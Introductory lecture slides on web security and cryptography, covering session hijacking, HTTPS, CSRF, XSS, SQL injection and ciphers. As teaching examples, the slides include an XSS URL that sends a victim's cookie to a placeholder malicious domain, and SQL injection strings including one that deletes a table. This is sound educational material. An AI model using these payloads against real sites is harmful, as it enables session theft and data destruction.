Computer Science E-1

Lecture 6: Security

http://youtu.be/H542nLTTbu0

http://bing.com

http://vimeo.com/blog/post:564

Security

Authentication


Cookies

Sessions

GET /home.php HTTP/1.1
Host: www.facebook.com
Cookie: PHPSESSID=5153d29ed84c4

GET /home.php HTTP/1.1
Host: www.facebook.com
Cookie: PHPSESSID=5153d29ed84c4


Session Hijacking


few packets.cap - Ethereal
File Edit View Capture Analyze Help
No. - Time Delta Source Destination Protocol Info
13 14.817570 14.817570 192.168.0.10 192.168.0.2 TCP 1242 > 80 [SYN] Seq=1404510823 Ack=0 Win=65
14 14.817689 0.000119 192.168.0.2 192.168.0.10 TCP 80 > 1242 [SYN, ACK] Seq=3661615104 Ack=1404
15 14.818178 0.000489 192.168.0.10 192.168.0.2 TCP 1242 > 80 [ACK] Seq=1404510824 Ack=366161510
16 14.819035 0.000857 192.168.0.10 192.168.0.2 HTTP GET / HTTP/1.1
17 14.975815 0.156780 192.168.0.2 192.168.0.10 TCP 80 > 1242 [ACK] Seq=3661615105 Ack=140451123
23 19.382555 4.406740 192.168.0.10 192.168.0.2 TCP 1242 > 80 [FIN, ACK] Seq=1404511234 Ack=3661
24 19.382634 0.000079 192.168.0.2 192.168.0.10 TCP 80 > 1242 [ACK] Seq=3661615105 Ack=140451123
52 54.234482 34.851848 192.168.0.2 192.168.0.10 HTTP HTTP/1.1 403 Forbidden (text/html)
53 54.235272 0.000790 192.168.0.10 192.168.0.2 TCP 1242 > 80 [RST] Seq=1404511235 Ack=366044707
54 58.137063 3.901791 192.168.0.10 192.168.0.2 TCP 1244 > 135 [SYN] Seq=1414452237 Ack=0 Win=65
55 58.137176 0.000113 192.168.0.2 192.168.0.10 TCP 135 > 1244 [SYN, ACK] Seq=3672465192 Ack=141
56 58.137527 0.000351 192.168.0.10 192.168.0.2 TCP 1244 > 135 [ACK] Seq=1414452238 Ack=36724651
57 58.137992 0.000465 192.168.0.10 192.168.0.2 DCERPC Bind: call_id: 57 UUID: IOXIDResolver
58 58.188933 0.050941 192.168.0.2 192.168.0.10 DCERPC Bind_ack: call_id: 57 accept max_xmit: 5840
59 58.189601 0.000668 192.168.0.10 192.168.0.2 IOXIDR ComplexPing request AddToSet=0 DelFromSet=1
60 58.202631 0.013030 192.168.0.2 192.168.0.10 IOXIDR ComplexPing response -> Unknown (0x00000778)
61 58.203457 0.000826 192.168.0.10 192.168.0.2 IOXIDR ComplexPing request AddToSet=0 DelFromSet=1
Frame 16 (464 bytes on wire, 464 bytes captured)
Ethernet II, Src: 00:04:61:4a:1e:95, Dst: 00:0b:5d:20:cd:02
Internet Protocol, Src Addr: 192.168.0.10 (192.168.0.10), Dst Addr: 192.168.0.2 (192.168.0.2)
Transmission Control Protocol, Src Port: 1242 (1242), Dst Port: 80 (80), Seq: 1404510824, Ack: 3661615105, Len: 410
Hypertext Transfer Protocol
GET / HTTP/1.1\r\n
Host: 192.168.0.2\r\n
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.5) Gecko/20031007\r\n
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,image/jpeg,image/gif;q=
Accept-Language: en-us,en;q=0.5\r\n
Accept-Encoding: gzip,deflate\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
Keep-Alive: 300\r\n
Connection: keep-alive\r\n
0000 00 0b 5d 20 cd 02 00 04 61 4a 1e 95 08 00 45 00 ..] .... aJ....E.
0010 01 c2 d1 6d 40 00 80 06 a6 6b c0 a8 00 0a c0 a8 ...m@... .k......
0020 00 02 04 da 00 50 53 b7 22 68 da 3f d0 01 50 18 .....PS. "h.?..P.
0030 ff ff 46 26 00 00 47 45 54 20 2f 20 48 54 54 50 ..F&..GE T / HTTP
0040 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 31 39 32 2e /1.1..Ho st: 192.
Filter: tcp
Expression... Clear Apply
File: few packets.cap 24 KB 00:0
P: 104 D: 19 M: 0

HTTPS


Cryptography

GET /home.php HTTP/1.1
Host: www.facebook.com




ehosn9745t987gnlkjab
7@5uejfnjasdbfxb98@#

GET /home.php HTTP/1.1
Host: www.facebook.com



ehosn9745t987gnlkjab
7@5uejfnjasdbfxb98@#

ehosn9745t987gnlkjab
7@5uejfnjasdbfxb98@#




GET /home.php HTTP/1.1
Host: www.facebook.com

Wi-Fi Security

WEP, WPA, WPA2

CSRF

https://bank.com/money/transfer?
to=67890&amount=100


HTTP Request ①
GET / HTTP/1.1
Host: www.example.org
CSRF Attack ③
GET /buy.php?symbol=SCOX&shares=1000 HTTP/1.1
Host: stocks.example.org
www.example.org
Victim
stocks.example.org
HTTP Response ②
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 1234
<html>
...

...
</html>

Ka-Boom.


https://bank.com/money/transfer?
to=67890&amount=100&
token=8549ba93417cdef85

<input type="hidden"
name="csrfTokenHidden"
value="12345" id="csrfTokenHidden">

http://cse1.net/lecture6

XSS

<h1>Tommy</h1>


http://www.bigsafebank.com/search.asp?q=<script>
x=new Image;x.src = “http://maliciousdomain~~~/
hijackedsession.php?sessioncookie=”+document.cookie;</script>

Ka-Boom.

http://cse1.net/lecture6

Databases

Name	DOB	Color	Preference
Shocked Cat	3/17/2010	white	indoor
Grumpy Cat	4/4/2012	white	indoor
Keyboard Cat	1/1/1984	orange	outdoor

SQL

SELECT name FROM cats

SELECT * from cats WHERE preference = ‘indoor’

```
INSERT INTO cats
(name, dob, color, preference)
VALUES ('Maru', '2008-06-01', 'gray', 'indoor')
```

UPDATE cats SET name = ‘shocked’ WHERE name = ‘Maru’

```
DELETE FROM cats
WHERE name = ‘Maru’
```

CRUD

Create
Read
Update
Delete

INSERT
SELECT
UPDATE
DELETE

SELECT * FROM profiles
WHERE username = ‘zuck’

I would like ___ cheeseburgers cooked _____ and topped with _____.

I would like 2 cheeseburgers cooked medium-well and topped with lettuce.

I would like 2 cheeseburgers cooked and then thrown at the nearest customer's head and topped with lettuce.

Injection

SELECT * FROM profiles
WHERE username = '_____'

‘ OR ‘1’ = ‘1

```
SELECT * FROM profiles
WHERE username = '' OR '1' = '1'
```

Ka-Boom.

Authentication


SELECT * FROM users
WHERE username = ‘_____’
AND password = ‘_____’

```
SELECT * FROM users
WHERE username = 'rj'
AND password = '' OR '1' = '1'
```

Ka-Boom.

’; DELETE FROM profiles; --

SELECT * FROM profiles
WHERE username = ‘’;
DELETE FROM profiles; --’



Sanitizing Input

SELECT * FROM profiles WHERE username = '\' OR \'1\' = \'1'

Permissions

http://cse1.net/lecture6

Encrypting Text

Caesar Cipher

ABCDEFGHIJKLMNOPQRSTUVWXYZ
NOPQRSTUVWXYZABCDEFGHIJKLM

ROT13

banana

onanan

Brute-Force Attack

ROT26

Vigenère Cipher

```
  banana
+ 246246
```

```
  banana
+ 246246
  detcrg
```


```
  banana
+ cegceg
  detcrg
```

Plaintext: computer
Key: benrj

computer
+ benrjben


```
  computer
+ benrjben
  dszgduie
```

Symmetric-Key Cryptography


Plain-text input
Cipher-text
Plain-text output
“The quick brown fox jumps over the lazy dog”
“AxCv;5bmEseTfid3) fGsmWe#4^,sdgfMwi r3:dkJeTsY8R\s@!q3 %”
“The quick brown fox jumps over the lazy dog”
Encryption
Decryption
Same key
(shared secret)

Asymmetric-Key Cryptography

Public/Private Keys


This is a clear text message
Encrypt
qANQR1DB
wU4DVuK5
Klcgm7wQ
B/9yPZ5+
Decrypt
This is a clear text message
Encrypted Message
Alice
Bob's Public Key
Bob's Private Key
Bob

Trapdoor One-Way Function

$$2459 * 8863 = 21794117$$

Factor 21794117

RSA

Diffie-Hellman

Computer Science E-1

Lecture 6: Security